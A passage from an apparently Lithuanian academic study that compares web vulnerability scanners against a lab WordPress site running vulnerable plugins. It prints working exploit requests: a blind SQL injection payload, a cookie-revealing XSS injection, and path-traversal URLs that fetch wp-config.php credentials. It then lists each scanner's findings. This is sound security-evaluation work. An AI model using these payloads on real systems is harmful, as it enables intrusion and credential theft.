mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
```

2.2.2.6. Wp Ds Faq

Įdiegta pažeidžiama įskiepio versija: 1.3.2

Įskiepio namų adresas: *https://wordpress.org/plugins/wp-ds-faq*

Pažeidžiamumo tipas: Akla SQL injekcija

Informacija apie pažeidžiamumą: *https://www.exploit-db.com/exploits/17683*

Pažeidžiamumo demonstracija:

Pažeidžiamas */wp-content/plugins/wp-ds-faq/ajax.php* failo *id* parametras:

Serveriui siunčiama užklausa:

```
POST /wp-content/plugins/wp-ds-faq/ajax.php HTTP/1.1
Host: wordpress.ktu.demo
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: wp-settings-time-1=1492602856
Connection: close
Content-Length: 98
Content-Type: application/x-www-form-urlencoded

action=delete_faqbook&id=-1 AND
1=IF(2>1,BENCHMARK(10000000,MD5(CHAR(115,113,108,109,97,112))),0)
```

Aplikacija atsakymą grąžino po 6,3 sekundės.

2.2.2.7. 404 To 301

Įdiegta pažeidžiama įskiepio versija: 2.3

Įskiepio namų adresas: *https://wordpress.org/plugins/404-to-301/developers*

Pažeidžiamumo tipas: įterptinio kodo pažeidžiamumas

Informacija apie pažeidžiamumą: *https://wpvulndb.com/vulnerabilities/8611*

Pažeidžiamumo demonstracija:

Šis įskiepis įrašinėja visų neegzistuojančių nuorodų istoriją, kad vėliau galėtų pateikti svetainės administratoriui, tam kad jis vėliau galėtų juos peržiūrėti ir galbūt įdėti nukreipimus.


Deja šio įskiepio įrašomas kintamasis „p“ nėra filtruojamas, ir administratoriui pateikiamas koks yra.

Taigi vartotojui išsiuntus tokio tipo užklausą:

```
GET /?p=777"><script>alert(document.cookie)</script> HTTP/1.1
Host: wordpress
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/51.0.2704.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Connection: close
```

Ši nuoroda išsisaugotų į istoriją. Administratorius sugalvojęs patikrinti naršytų puslapių istoriją gautų žinutę su slapukų informacija (žr. pav. 2.8):



pav. 2.8 administratoriui rodomas pranešimas

2.2.2.8. Multi Plugin Installer

Įdiegta pažeidžiama įskiepio versija: 1.1.0

Įskiepio namų adresas: *https://github.com/wp-plugins/multi-plugin-installer*

Pažeidžiamumo tipas: Vykdomųjų failų nuskaitymas

Informacija apie pažeidžiamumą:

http://cinu.pl/research/wp-plugins/mail_2461e0b03bcce05cd091af609ce568b9.html

Pažeidžiamumo demonstracija:

wp-content/plugins/multi-plugin-installer/mpi_download.php failo pažeidžiami parametra *filepath* ir *filename*.

Vartotojui išsiuntus užklausą:

```
http://wordpress.ktu.demo/wp-content/plugins/multi-plugin-
installer/mpi_download.php?filepath=../../../&filename=wp-config.php
```

Bus parsiųstas vykdomasis *wp-config.php* failo kodas:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 15:52:52 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Disposition: attachment; filename="wp-config.php"
Content-Transfer-Encoding: binary
Accept-Ranges: bytes
Cache-control: private
Pragma: private
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Content-Length: 3021
Connection: close
Content-Type: text/plain; charset=UTF-8

<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wp_user');

/** MySQL database password */
define('DB_PASSWORD', 'wp_pass');
[...]
```

2.2.2.9. WP-FileManager

Įdiegta pažeidžiama įskiepio versija: 1.3.0

Įskiepio namų adresas: *http://wordpress.org/extend/plugins/wp-filemanager*

Pažeidžiamumo tipas: Vykdomųjų failų nuskaitymas

Informacija apie pažeidžiamumą: *https://www.exploit-db.com/exploits/25440*

Pažeidžiamumo demonstracija:

Įskiepyje pažeidžiami *wp-content/plugins/wp-filemanager/incl/libfile.php* vykdomojo failo *path* ir *filename* parametrai.

```
http://wordpress.ktu.demo/wp-content/plugins/wp-
filemanager/incl/libfile.php?&path=../../&filename=wp-config.php&action=download
```

Serverio atsakyme grąžinamas vykdomasis failas:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 16:01:33 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
19-Apr-2017 17:01:33 GMT; path=/
```

```
Content-Length: 3021
Content-Disposition: attachment; filename=wp-config.php
Connection: close
Content-Type: Unknown/Unknown

<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wp_user');

/** MySQL database password */
define('DB_PASSWORD', 'wp_pass');
[...]
```

2.3. Išvados

Kadangi mėginama išsiaiškinti dėl įrankių tinkamumo biudžetiniam saityno programos saugumo audito tinkamumui, 3 įrankiai buvo pasirinkti komerciniai, ir 3 nemokami. Toks pasirinkimas leis identifikuoti ar produkto kaina turi įtaką atrastam pažeidžiamumų kiekiui.

Testavimo objektu buvo pasirinta populiariausios turinio valdymo sistemos sena versija, kartu su įskiepiais, turinčiais paviešintus pažeidžiamumus. Visus pasirinktus pažeidžiamumus galima išnaudoti neturint prisijungimų prie turinio valdymo sistemos administracinės aplinkos.

Kadangi visus pažeidžiamumus galima išnaudoti neautentifikuotam vartotojui, bei visi šie pažeidžiamumai yra paviešinti internete – juos auditavimo programomis galima aptikti dviem būdais. Kiekviena programa turi galimybę identifikuoti problemą arba aktyviai aptikusi patį pažeidžiamumą, arba identifikuoti pažeidžiamumą išsiaiškinant tam tikro komponento tikslią versiją.

3. SAUGUMO AUDITUI NAUDOTŲ ĮRANKIŲ REZULTATAI

Pirma užduotis, kuri buvo atlikta įdiegus aplikaciją – tai jos atsarginė kopija. Prieš pradedant testus su kiekvienu įrankiu, siekiant kuo tikslesnių rezultatų, svetainė buvo atstatoma į pradinę stadiją.

Testavimo metu bus mėginama išsiaiškinti įrankių efektyvumą, bei aptiktų pažeidžiamumų koreliaciją su įrankio kaina. Kadangi 3 įrankiai yra nekomerciniai, atrastas pažeidžiamumų kiekis turėtų būti minimalus.


Atliekant auditą, pagal gautus rezultatus turėtų išaiškėti, kurie iš naudojamų įrankių remiasi aktyvia svetainės ataka, o kurie turi papildomą pažeidžiamumų duombazę, kuri leistų tiksliai identifikuoti esančius pažeidžiamumus. Kadangi programuojant didelius projektus kodas yra dažniausiai pakartotinai pernaudojamas, labai tikėtina, jog jos taip pat naudos ir trečiųjų šalių viešai prieinamas bibliotekas bei komponentus.

3.1. Įrankių pateikti rezultatai

Kadangi svetainės auditas atliekamas minimaliais kaštais – nėra samdomi asmenys šio audito atlikimui. Testų metu buvo laikomasi išvados, jog testus atliekantis asmuo turi tik minimalų kiekį žinių susijusių su saugumu, todėl visa programinė įranga buvo leidžiama nustatymais, kurie įdiegiami pagal nutylėjimą su mažom korekcijom apie svetainės technologijas.


3.1.1. Burp Scanner

Burp Suite automatinis įrankiui būtina nurodyti visas svetainėje esančias nuorodas, bei visus įmanomus kintamuosius kuriuos reikia testuoti. Visus šiuos parametrus įrankis turi galimybę pats surasti iš jau esančios Burp Suite naršymo istorijos, todėl įrankio nustatymui yra pakankama tik apsilankyti audituojamoje svetainėje, ir nustatyti jog ši svetainė bus audito tikslas.
Integruotas automatinis „naršymo“ rėžimas pagal nustatytą audito tikslą išnaršo visą svetainę įskaitant užkomentuotas nuorodas ir visas jas įkelia į naršymo istoriją (pav. 3.1):



pav. 3.1 svetainės perdavimas automatiniam naršymui

Būtent šiuos duomenis išanalizavęs automatinis audito įrankis ir pasiūlo kokias vietas reikėtų ištestuoti ir kokius parametrus naudoti. Pagal surinktus duomenis, tos pačios nuorodos gali turėti skirtingą kiekį kintamųjų, kurie bus siunčiami aktyvaus audito metu (pav. 3.2).



pav. 3.2 automatinis auditavimo įrankis

Tiek atliekant pirmą naršymo dalį, tiek įjungus automatinį pažeidžiamumų skanavimą surinktose nuorodose – Burp Suite naudojo tą patį „User Agent“, kuris buvo nustatytas pagal naršyklę, kuria buvo atlikta pirma užklausa.

```
192.168.30.1 - - [18/Mar/2017:15:45:22 -0400] "GET /xmlrpc.php?rsd HTTP/1.1" 200
743 "http://wordpress.ktu.demo/?p=4" "Mozilla/5.0 (compatible; MSIE 9.0; Windows
NT 6.1; Win64; x64; Trident/5.0)"
192.168.30.1 - - [18/Mar/2017:15:45:23 -0400] "GET /b1d5b35d125283c1 HTTP/1.1"
404 214 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)"
192.168.30.1 - - [18/Mar/2017:15:45:24 -0400] "GET
/1c166f1cb3/7cfd6a5486158b04c3641 HTTP/1.1" 404 230 "-" "Mozilla/5.0 (compatible;
MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)"
```

Taigi įrankis viso audito metu apsimetė vartotojo naršykle.

Į svetainę buvo išsiųsta 19753 užklausos.

Srauto 156Mb.

Rezultatai:

1. **Nenuolatinis įterptinio kodo pažeidžiamumas**

   Nuoroda *http://wordpress.ktu.demo* - kintamasis “s”.

2. **Prisijungimo duomenys siunčiami nešifruotu ryšiu**

3. **Pateikiama perteklinė informacija**

   Naršant web aplikaciją yra matomos Apache ir PHP versijos:


   - Apache: 2.4.6 (CentOS)

- PHP: 5.4.16

4. **Įjungtas TRACE metodo palaikymas**
5. **Trūkstamos saugumo antraštės**
    - x-frame-options.
    - x-content-type-options.
    - strict-transport-security.
    - content-security-policy.
    - x-permitted-cross-domain-policies
6. **Trūkstamas HttpOnly atributas**

3.1.2. NetSparker

Skirtingai nuo Burp Suite, Netsparker įrankis skirtas svetainės auditui, todėl pats testas prasideda tiesiog įvedus atakuojamos svetainės internetinį adresą.



pav. 3.3 Netsparker audito pradžia

Siekiant tikslesnių rezultatų, aplikacijoje galima nustatyti svetainei naudojamas technologijas.

Testo metu sugeneruotas srautas: 189Mb

Į serverį buvo išsiųsta 20650 užklausų.

Rezultatai:

1. **Nenuolatinis įterptinio kodo pažeidžiamumas**

    Nuoroda *http://wordpress.ktu.demo*, kintamasis “s”.

2. **Prisijungimo duomenys siunčiami nešifruotu ryšiu**
3. **Pasenusi programinė įranga:**
    - prettyPhoto 3.1.4
    - PHP
    - jQuery Migrate
    - Apache
    - Wordpress
4. **Trūkstamos saugumo antraštės**
    - x-frame-options.
    - x-content-type-options.
    - strict-transport-security.
    - content-security-policy.
    - x-permitted-cross-domain-policies
5. **Įjungtas TRACE metodo palaikymas**
6. **Rėmelio įterpimas**

    Rastas pažeidžiamumas toje pačioje vietoje kaip ir prieš tai aprašytas įterptinio kodo pažeidžiamumas, pasižymintis lyigiai tomis pačiomis savybėmis:

```
S=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e
```

    Taigi šitą pažeidžiamumą galima priskirti kaip įterptinio kodo pažeidžiamumo dublikatą.
7. **Trūkstamas HttpOnly atributas**
8. **Pateikiama perteklinė informacija**

    Naršant web aplikaciją yra matomos Apache ir PHP versijos:
    - Apache: 2.4.6 (CentOS)
    - PHP: 5.4.16

3.1.3. Arachni

Testo metu sugeneruotas srautas: 2860Mb

Į serverį buvo išsiųsta 212050 užklausų

Rezultatai:

1. **Nenuolatinis įterptinio kodo pažeidžiamumas**

    Nuoroda *http://wordpress.ktu.demo* - kintamasis “s”.

    Taip pat 2 klaidingi pranešimai apie atspindinčias reikšmes Cookies reikšmėse. Siunčiant testines užklausas su šiom cookies reikšmėm kartu buvo siunčiamas ir URL adrese esantis „s“ kintamasis su lygiai tokia pačia simbolių seka, kuri ir buvo atspindėta iš serverio atsiųstam atsakyme.


2. **Prisijungimo duomenys siunčiami nešifruotu ryšiu**
3. **Įjungtas TRACE metodo palaikymas**
4. **Trūkstamos saugumo antraštės**
    - x-frame-options
    - x-content-type-options
    - strict-transport-security
    - content-security-policy
    - x-permitted-cross-domain-policies
5. **Trūkstamas HttpOnly atributas**

3.1.4. W3af

Anksčiau programinė įranga buvo pateikiama kartu su Kali linux, tačiau šiuo metu nėra nei įdiegta, nei leidžiama parsisiųsti iš Kali repozitorijos. Suinstaliuoti programinę įrangą galima tik parsisiuntus programinį kodą iš git repozitorijos ir vėliau paleidus instaliacinį failą, kuris sudiegtų į sistemą visus trūkstamus paketus reikalingus šiai programinei įrangai.

Pats projektas panašu, kad apleistas, ir jau nuo 2015 metų vidurio nebuvo išleista nauja versija. Taip pat instaliacinis failas, sudiegiantis visus reikalingus paketus ne tik, kad sėkmingai visko nesudiegia, tačiau ir sugadina esamą instaliaciją. Dėl konkrečių nurodytų versijų diegimo scenarijuje, sistemoje nustojo veikti “pip” įrankis, kuris skirtas python bibliotekų parsisiuntimui. Pamėginus įrankį įdiegti kitoje linux operacinėje sistemoje – rezultatas galutinis buvo tas pats.

Nepaisant buvusių problemų, šio įrankio komandinę versiją pavyko paleisti. Deja pats auditavimo nustatymų suvedimo principas yra painus ir nedraugiškas pradedančiajam vartotojui.



pav. 3.4. w3af konfigūravimas

Įvedus audituojamą svetainę taip pat buvo būtina įjungti modulius, kurie tą svetainę naršytų, papildomai nustatyti raportavimo nustatymus, kurie pateikia skirtingus duomenis, ir kai kuriuose gali būti jų nepakankamai. Praktiškai visi moduliai programinėje įrangoje pagal nutylėjimą yra išjungti, todėl prieš audituojant sistemą, reikėtų visus juos perbėgti ir patikrinti.

Testo metu sugeneruotas srautas: 184Mb

Į serverį buvo išsiųsta 17995 užklausos

Rezultatai:

1. **Nenuolatinis įterptinio kodo pažeidžiamumas**

   Nuoroda *http://wordpress.ktu.demo* - kintamasis “s”.

2. **Akla SQL injekcija**


   Nuoroda http://wordpress.ktu.demo kintamasis „s“ – klaidingai identifikuota problema.

3.1.5. Vega

Testo metu sugeneruotas srautas: 171mb

Į serverį buvo išsiųstos 23538 užklausos

Patogus užklausos-atasakymo peržiūrėjimo būdas. Kilus klausimui, dėl ko programa galėjo interpretuoti pažeidžiamumą, atidaromas langas su visom siųstom užklausom ir gautais atsakymais iš serverio (žr. pav. 3.5)



